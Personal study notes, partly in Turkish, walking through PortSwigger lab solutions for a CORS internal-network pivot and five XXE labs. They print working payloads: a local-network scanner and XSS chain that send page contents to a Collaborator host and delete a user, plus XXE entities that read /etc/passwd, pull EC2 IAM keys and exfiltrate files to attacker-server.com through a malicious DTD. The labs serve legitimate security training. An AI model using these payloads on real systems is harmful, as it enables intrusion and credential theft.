GET /accountDetails // → Origin: https://example.com

GET /accountDetails // → Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net --> hostla aynı

GET /accountDetails // → Origin: https://0afc003d04ef8af1c0575636004d0093.web-security-academy.net.malicious.com

GET /accountDetails // → Origin: https://random.0afc003d04ef8af1c0575636004d0093.web-security-academy.net

Lab 4: CORS vulnerability with internal network pivot attack

EXPERT

This website has an insecure CORS configuration in that it trusts all internal network origins.

This lab requires multiple steps to complete. To solve the lab, craft some JavaScript to locate an endpoint on the local network (192.168.0.0/24, port 8080) that you can then use to identify and create a CORS-based attack to delete a user. The lab is solved when you delete user Carlos.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server. **Access the lab**

Solution:

Step 1

First we need to scan the local network for the endpoint. Replace $collaboratorPayload with your own Collaborator payload or exploit server URL. Enter the following code into the exploit server. Click store then "Deliver exploit to victim". Inspect the log or the Collaborator interaction and look at the code parameter sent to it.

```
<script>

var q = [], collaboratorURL = 'http://$collaboratorPayload';


for(i=1;i<=255;i++) {
	q.push(function(url) {
		return function(wait) {
			fetchUrl(url, wait);
		}
	}('http://192.168.0.'+i+':8080'));
}


for(i=1;i<=20;i++){
	if(q.length)q.shift()(i*100);
}


function fetchUrl(url, wait) {
	var controller = new AbortController(), signal = controller.signal;
	fetch(url, {signal}).then(r => r.text().then(text => {
		location = collaboratorURL + '?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+Date.now();
	}))
	.catch(e => {
		if(q.length) {
			q.shift()(wait);
		}
	});
	setTimeout(x => {
		controller.abort();
		if(q.length) {
			q.shift()(wait);
		}
```

```
        }, wait);

}

</script>
```

Step 2

Clear the code from stage 1 and enter the following code in the exploit server. Replace $ip with the IP address and port number retrieved from your collaborator interaction. Don't forget to add your Collaborator payload or exploit server URL again. Update and deliver your exploit. We will now probe the username field for an XSS vulnerability. You should retrieve a Collaborator interaction with foundXSS=1 in the URL or you will see foundXSS=1 in the log.

```
<script>

function xss(url, text, vector) {

        location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];

}



function fetchUrl(url, collaboratorURL){

        fetch(url).then(r => r.text().then(text => {

                xss(url, text, '"><img src='+collaboratorURL+'?foundXSS=1>');

        }))

}



fetchUrl("http://$ip", "http://$collaboratorPayload");

</script>
```

Step 3

Clear the code from stage 2 and enter the following code in the exploit server. Replace $ip with the same IP address and port number as in step 2 and don't forget to add your Collaborator payload or exploit server again. Update and deliver your exploit. Your Collaborator interaction or your exploit server log should now give you the source code of the admin page.

```
<script>

function xss(url, text, vector) {

        location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];

}



function fetchUrl(url, collaboratorURL){

        fetch(url).then(r=>r.text().then(text=>

        {

                xss(url, text, '"><iframe src=/admin onload="new Image().src=\''+collaboratorURL+'?code=\'+encodeURIComponent(this.contentWindow.document.body.innerHTML)">');

        }

        ))

}



fetchUrl("http://$ip", "http://$collaboratorPayload");

</script>
```

Step 4

Read the source code retrieved from step 3 in your Collaborator interaction or on the exploit server log. You'll notice there's a form that allows you to delete a user. Clear the code from stage 3 and enter the following code in the exploit server. Replace $ip with the same IP address and port number as in steps 2 and 3. The code submits the form to delete carlos by injecting an iframe pointing to the /admin page.

```
<script>

function xss(url, text, vector) {

        location = url + '/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.match(/csrf" value="([^"]+)"/)[1];

}


function fetchUrl(url){

        fetch(url).then(r=>r.text().then(text=>

        {

        xss(url, text, '"><iframe src=/admin onload="var f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\'carlos\',f.submit()">');

        }

        ))

}


fetchUrl("http://$ip");

</script>
```

Click on "Deliver exploit to victim" to submit the code. Once you have submitted the form to delete user carlos then you have completed the lab.

Bunu çözmedim sonra tekrar bak bu direk community çözümü

XXE

Lab 1: Exploiting XXE using external entities to retrieve files

APPRENTICE

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.


To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file. **Access the lab**

Solution


1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

3. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.



Change this request with



New xml entity:

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

<stockCheck>

<productId**>&xxe;**</productId>

<storeId>3</storeId>

</stockCheck>

Lab 2: Exploiting XXE to perform SSRF attacks

APPRENTICE

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive. To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

Access the lab

Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element:


<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://169.254.169.254/">]>

3. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.

4. Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.

Old request

New request



Lab 3: Blind XXE with out-of-band interaction

PRACTITIONER

This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Access the lab

Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.

2. Go to the Burp menu, and launch the Burp Collaborator client.

3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.


4. Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:


<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN">]>

5. Replace the productId number with a reference to the external entity:


&xxe;

6. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.






Eğer doc gönderip 400 bad response alırsan out of band dene



Tip: If you get a variance in application response when referencing a non-existant entity, the app is possibly parsing entities.



https://www.youtube.com/watch?v=gjm6VHZa_8s&ab_channel=PwnFunction bunu izle xml için

original requst / response

Request

```
POST /product/stock HTTP/1.1
Host : 0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net
Cookie : session =GOxZMEcwKTnJWqbqYqs6U88Co8SkiBAb
Content-Length : 108
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/xml
Accept : */*
Origin : https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net/product?productId=14
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

<?xml version ="1.0" encoding ="UTF-8 "?>
  <stockCheck >
    <productId >
      14
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >
```

Response

```
HTTP/1.1 200 OK
Content-Type : text/plain; charset=utf-8
Connection : close
Content-Length : 3

138
```

Changed request and its reponse

Request

```
POST /product/stock HTTP/1.1
Host : 0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net
Cookie : session =GOxZMEcwKTnJWqbqYqs6U88Co8SkiBAb
Content-Length : 224
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Content-Type : application/xml
Accept : */*
Origin : https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://0a57008f0396b2d8c0625c69003b00c4.web-security-academy.net/product?productId=14
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close

<?xml version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://cuaupsw8kpu9w08utulodfff268wwl.oastify.com"> ]>
  <stockCheck >
    <productId >
      &xxe;
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type : application/json; charset=utf-8
Connection : close
Content-Length : 20

"Invalid product ID"
```

Get domain from burp colloborator paste to request and send it then poll now from burp colloborator. Solved.

Doc code:

<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "http://cuaupsw8kpu9w08utu1odfff268wwl.oastify.com">]>

Lab 4 : Blind XXE with out-of-band interaction via XML parameter entities

PRACTITIONER

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. [Access the lab]

Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the stockCheck element, but insert your Burp Collaborator subdomain where indicated:


<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe;]>

5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.


Parameter enitites are an alternate way of declaring and referencing the entities.

Original request

Changed request:



Get burp domain from burp colloborator



Lab 5: Exploiting blind XXE to exfiltrate data using a malicious external DTD

PRACTITIONER

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the /etc/hostname file.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server.

[Access the lab]

Solution

1. Using Burp Suite Professional, go to the Burp menu, and launch the Burp Collaborator client.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
3. Place the Burp Collaborator payload into a malicious DTD file:
4. <!ENTITY % file SYSTEM "file:///etc/hostname">
5. <!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
6. %eval;

%exfil;

7. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
8. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
9. Insert the following external entity definition in between the XML declaration and the stockCheck element:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>

10. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
11. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the /etc/hostname file.

Stacked Entities:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25; exfil
'http://attacker-server.com/%file;'>">
  %stack;
  %exfil;
```

Stacked Entities:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % stack SYSTEM "<!ENTITY &#x25; exfil
'http://attacker-server.com/%file;'>">
  %sto
  %ex
```


"STACKING" ENTITIES

AKA DYNAMICALLY REFERENCING ONE ENTITY WITHIN ANOTHER ENTITY


http://attacker-server.com/


Exfiltrating /etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

http://attacker-server.com/garr_7

Exfiltrating /etc/hostname == single line






